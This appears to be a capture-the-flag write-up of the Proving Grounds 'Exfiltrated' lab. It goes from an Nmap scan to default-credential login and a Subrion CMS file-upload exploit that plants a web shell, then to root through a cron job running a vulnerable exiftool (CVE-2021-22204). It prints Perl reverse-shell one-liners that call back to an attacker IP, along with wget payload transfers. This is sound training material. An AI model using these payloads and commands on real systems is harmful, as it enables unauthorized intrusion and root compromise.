

Proving Grounds Practice 4

Proving Grounds Practice — Exfiltrated

Enumeration

NMAP

First, we run an Nmap scan.

```
1 nmap -p- -sV -sC -sT -A -T4 192.168.187.163 -oN exfil.out -Pn
```

```
(root@kali)-[/home/.../machine/practice/linux-machine/exfiltrated]
# nmap -p- -sV -sC -sT -A -T4 192.168.187.163 -oN exfil.out -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-10 14:13 +03
Nmap scan report for 192.168.187.163
Host is up (0.057s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://exfiltrated.offsec/
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/10%OT=22%CT=1%CU=32108%PV=Y%DS=4%DC=T%G=Y%TM=657
OS:59D83%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10E%TI=Z%II=I%TS=A)OPS(
OS:01=M551ST11NW7%O2=M551ST11NW7%O3=M551NNT11NW7%O4=M551ST11NW7%O5=M551ST11
OS:NW7%O6=M551ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M551NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0
OS:%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUC
OS:K=CAD8%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   56.69 ms  192.168.45.1
2   56.65 ms  192.168.45.254
3   56.72 ms  192.168.251.1
4   56.79 ms  192.168.187.163

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.13 seconds
```

Parameters

Option	Description
<code>-p-</code>	Scan all 65535 TCP ports.
<code>-sV</code>	Service/version detection.

-sC	Run default NSE scripts.
-sT	TCP connect scan (used when SYN scan -sS is not possible).
-A	Enables OS detection, version detection, script scanning, and traceroute.
-T4	Set timing template to 4 (faster).
-oN	Output in normal format to <code>exfil.out</code> .
-Pn	Skip host discovery (assume host is up).

Option	Type	Does It Fully Conne...	Needs Root?
-sT	TCP Connect Scan	✔ Yes	✗ No
-sS	SYN (Stealth) Scan	✗ No (half-open)	✔ Yes

- **Host:** `192.168.187.163`
- **Latency:** 0.057s (responsive)
- **Open Ports:**
- **22/tcp:** `OpenSSH 8.2p1 Ubuntu 4ubuntu0.2`
 - SSH keys: RSA, ECDSA, ED25519 listed with fingerprints.
- **80/tcp:** `Apache httpd 2.4.41 (Ubuntu)`
 - **Title:** Did not follow redirect to `http://exfiltrated.offsec/`
 - The web server responded to the **default HTTP request sent by Nmap's** `-sC` or `-A` **option** during service and script scanning.
 - The web server at `192.168.187.163` responded to the request with an **HTTP redirect** (like a `301` or `302` response), instructing the client to go to a new address: `http://exfiltrated.offsec/`.
 - So we add to our `/etc/hosts` so that it can be redirected properly.

```
(root@kali)-[/home/.../machine/practice/linux-machine/exfiltrated]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.10.121 help.htb
192.168.187.163 exfiltrated.offsec
# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
```

- Several interesting paths were discovered:
 - `/backup/`
 - `/cron/`


- `/install/`
- `/panel/`
- `/tmp/`
- `/updates/`
- `robots.txt`: 7 disallowed entries
- HTTP Server header confirms Apache 2.4.41

📡 OS Detection

- **No exact OS match**, but fingerprint suggests:
 - Linux kernel (CPE: `cpe:/o:linux:linux_kernel`)
 - Likely a modern Ubuntu system due to services and versions.

HTTP

I tried the directories returned in the nmap output for the website over 80. I visited the `/panel` page.



I was able to log in when I typed admin:admin by default in the login field on the `/panel` page.

At the same time, I researched whether there was a specific exploit for CMS.

Google

Subrion CMS v4.2.1 exploit



Tümü

Videolar

Görseller

Alışveriş

Kitaplar

Daha fazla

Araçlar

Yaklaşık 1.500 sonuç bulundu (0,25 saniye)



Exploit-DB

<https://www.exploit-db.com> > ... · Bu sayfanın çevirisini yap

Subrion CMS 4.2.1 - Arbitrary File Upload

17 May 2021 — **Exploit Title:** Subrion CMS 4.2.1 - File Upload Bypass to RCE (Authenticated)

Date: 17/05/2021 # **Exploit Author:** Fellipe Oliveira # Vendor ...



Subrion CMS 4.2.1 - Arbitrary File Upload

https://www.exploit-db.com/exploits/49876?source=post_page-----4c11efba893d-----

```
# Exploit Title: Subrion CMS 4.2.1 - File Upload Bypass to RCE (Authenticated)
# Date: 17/05/2021
# Exploit Author: Fellipe Oliveira
# Vendor Homepage: https://subrion.org/
# Software Link: https://github.com/intelliants/subrion
# Version: SubrionCMS 4.2.1
# Tested on: Debian9, Debian 10 and Ubuntu 16.04
# CVE: CVE-2018-19422
# Exploit Requirements: BeautifulSoup library
# https://github.com/intelliants/subrion/issues/801

#!/usr/bin/python3

import requests
import time
import optparse
import random
import string
from bs4 import BeautifulSoup

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri http://target/panel")
parser.add_option('-l', '--user', action="store", dest="user", help="User credential to login")
parser.add_option('-p', '--passw', action="store", dest="passw", help="Password credential to login")

options, args = parser.parse_args()
```

When I tried the resulting exploit.

```
(root@kali)-[/home/.../machine/practice/linux-machine/exfiltrated]
# python3 49876.py -u http://exfiltrated.offsec/panel/ -l admin -p admin
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: Ts4PXdpFvFLcfK2rQi3soujA5FAyjuKGgkPojXz
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: mjaftddqqbyomcu

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://exfiltrated.offsec/panel/uploads/mjaftddqqbyomcu.phar
```

We got a web shell.

1 \$

We will try to upgrade shell since this one has limited functionality.

- We created and ran the following code with Reverse Shell Generator.
 - <https://www.revshells.com/>

- We created a perl reverse shell payload

```
1 perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"192.168.45.233:4444");STDIN->fdopen($c,r);$~->
fdopen($c,w);system$_ while<>;'
```

```
$ perl -e 'use Socket;$i="192.168.45.233";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("sh -i");};'
```

- **Perl is installed** (which it is on almost all Linux distros).
- We run this perl command in the victim machine
- We open a listening port 4444.
- The target machine can **connect back to your attack machine** on the port (e.g. 4444).
- To get a proper shell over that, we run the following command too:

```
1 python3 -c 'import pty;pty.spawn("/bin/bash"); export TERM=xterm-256color'
```

```
(root@kali)-[/home/.../practice/linux-machine/exfiltrated/CVE-2018-19422-SubrionCMS-RCE]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.233] from (UNKNOWN) [192.168.187.163] 57810
whoami
www-data
python -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash"); export TERM=xterm-256color'
www-data@exfiltrated:/var/www/html/subrion/uploads$ ls
ls
txjgdwajdmuvgem.phar
```

But How Do You Know What `TERM` Value to Use?

You check the `TERM` value from your own local terminal — here's how:

✅ On Your Attacker Machine (Kali):

```
bash
```

[Copy](#)[Edit](#)

```
echo $TERM
```

This might return something like:

```
xterm-256color
```

[Copy](#)[Edit](#)

Then you use **that exact value** in the reverse shell:

```
bash
```

[Copy](#)[Edit](#)

```
export TERM=xterm-256color
```

This makes programs like `nano`, `htop`, and even arrow keys behave properly.

Privilege Escalation

I checked the crontab and found a scheduled job by root

```
www-data@exfiltrated:/home$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root bash /opt/image-exif.sh
#
```

You're looking at the system-wide **crontab** file: `/etc/crontab`.

- Because:
 - `/etc/crontab` is **world-readable** (permissions: `644`):

```
1 -rw-r--r-- 1 root root ... /etc/crontab
```

- This allows **all users** to see the scheduled system tasks.
- 🚫 But **only** `root` or **privileged users** can edit it.

Crontab is used to **schedule tasks**. In this case, you see this line at the bottom:

```
1 * * * * * root bash /opt/image-exif.sh
```

What does this mean?

- `* * * * *` — run **every minute**
- `root` — run **as the root user**
- `bash /opt/image-exif.sh` — the script that gets run



That means:

- Every minute, the script `/opt/image-exif.sh` runs as **root**
- If this script processes **files from a folder you can write to**, and if it uses a **vulnerable tool** (like `exiftool`), then you can:

Plant a malicious image and **get root access**

Read the script

Run this:

```
1 cat /opt/image-exif.sh
```

You're looking for:

- Does it use `exiftool`?
- When we examine the code, we see that it uses `exiftool`.

```
www-data@exfiltrated:/var/www/html/subrion/uploads$ cat /opt/image-exif.sh
cat /opt/image-exif.sh
#!/bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\n metadata directory cleaned! \\n\\n"

IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\n Processing EXIF metadata now... \\n\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\\n\\n Processing is finished! \\n\\n\\n"
```



Script Breakdown: `/opt/image-exif.sh`

This script is run **every minute as root** via `/etc/crontab`.

Part 1:

Here's what it does:

```
1 IMAGES='/var/www/html/subrion/uploads'
```

- It looks in the folder `/var/www/html/subrion/uploads`

Part 2:

```
1 META='/opt/metadata'
2 FILE=`openssl rand -hex 5`
3 LOGFILE="$META/$FILE"
```

- This command is used to **generate a random filename**.
 - `openssl rand`: Uses OpenSSL to generate random bytes.
 - `-hex 5`: Generates 5 random **bytes**, and outputs them as **hexadecimal**.
 - 5 bytes = 10 hex characters

- It creates a random filename in `/opt/metadata/` to save output logs. Not important for our exploit.

▶ Example:

bash

Copy

Edit

```
$ openssl rand -hex 5
c4a8f9130b
```

So the script assigns that value to a variable:

bash

Copy

Edit

```
FILE=c4a8f9130b
```

And later it uses that to create a unique logfile path:

bash

Copy

Edit

```
LOGFILE="/opt/metadata/c4a8f9130b"
```

Part 3:

```
1 ls $IMAGES | grep "jpg" | while read filename;
2 do
3     exiftool "$IMAGES/$filename" >> $LOGFILE
4 done
```

```
ls $IMAGES
```

- Lists all files in the `$IMAGES` directory.
- `$IMAGES` is defined earlier as:

```
1 IMAGES='/var/www/html/subrion/uploads'
```

```
| grep "jpg"
```

- Filters the output of `ls` to only include files that **contain "jpg"** in the name (e.g., `image.jpg`).

```
| while read filename;
```

- You want to extract EXIF metadata **from files** — like:
 - `uploads/image1.jpg`
 - `uploads/cat.jpg`
- Let's say this is your `$IMAGES` directory:

```
1 /var/www/html/subrion/uploads/
2 └─ dog.jpg
3 └─ cat.jpg
4 └─ evil.jpg
```


- The loop:

- Reads each filename: `dog.jpg`, `cat.jpg`, `evil.jpg`
- Runs:

```
1  exiftool /var/www/html/subrion/uploads/dog.jpg
2  exiftool /var/www/html/subrion/uploads/cat.jpg
3  exiftool /var/www/html/subrion/uploads/evil.jpg
4
```

It works file-by-file.

What Is `exiftool`?

`exiftool` is a command-line tool used to **read, write, and edit metadata** in files — especially **images**.

What kind of metadata?

- Camera info (make/model)
- Timestamps
- GPS location
- Author
- And much more

It supports **dozens of file types**, like:

- `.jpg`, `.png`, `.mp4`, `.pdf`, `.docx`, etc.

Example

```
1  exiftool photo.jpg
```

Might return:

```
1  Camera Model Name      : Canon EOS 80D
2  Date/Time Original     : 2022:08:01 12:23:00
3  GPS Latitude           : 48 deg 51' 29.99" N
4  Author                 : John
```

Exploit

Why Is This Relevant in Hacking?


Because in **2021**, `exiftool` had a serious vulnerability:

CVE-2021-22204


- You could **craft a malicious image file** (`.jpg`)

- When `exiftool` read it, it would **execute system commands**
- If `exiftool` was run as **root**, your code would be **executed as root** 🚩

I decided to do exploit research for exiftool, and decided to try the first exploit that came out.



- After copying the file to my own directory, I tried to run it and we can get a reverse shell with the `-s` flag.



After creating our image.jpg file, we transfer the file through a Python server.

```
(root@kali)-[/home/.../machine/practice/linux-machine/exfiltrated]
# python3 -m http.server 8283
Serving HTTP on 0.0.0.0 port 8283 (http://0.0.0.0:8283/) ...
192.168.187.163 - - [10/Dec/2023 15:23:48] "GET /image.jpg HTTP/1.1" 200 -
192.168.187.163 - - [10/Dec/2023 15:29:07] "GET /exploit.jpg HTTP/1.1" 200 -
192.168.187.163 - - [10/Dec/2023 15:40:21] "GET /image.jpg HTTP/1.1" 200 -
```

```
www-data@exfiltrated:/var/www/html/subbrion/uploads$ wget http://192.168.45.233:8283/image.jpg
</uploads$ wget http://192.168.45.233:8283/image.jpg
--2023-12-10 12:40:21-- http://192.168.45.233:8283/image.jpg
Connecting to 192.168.45.233:8283... connected.
HTTP request sent, awaiting response... 200 OK
Length: 459 [image/jpeg]
Saving to: 'image.jpg'

image.jpg          100%[=====>] 459  --.-KB/s  in 0s

2023-12-10 12:40:21 (1.26 MB/s) - 'image.jpg' saved [459/459]
```

While creating the image file, we set it to listen on port 4545. When we listened to this port, we got the shell with root privilege.

```
(root@kali)-[/home/.../practice/linux-machine/exfiltrated/CVE-2021-22204-exiftool]
# nc -nlvp 4545
listening on [any] 4545 ...
ü
connect to [192.168.45.233] from (UNKNOWN) [192.168.187.163] 56346
/bin/sh: 0: can't access tty; job control turned off
# # /bin/sh: 2: ü: not found
# # # # # # # # ls
proof.txt
snap
# cat proof.txt
```

Yes, we now have root. We can get our proof.txt file.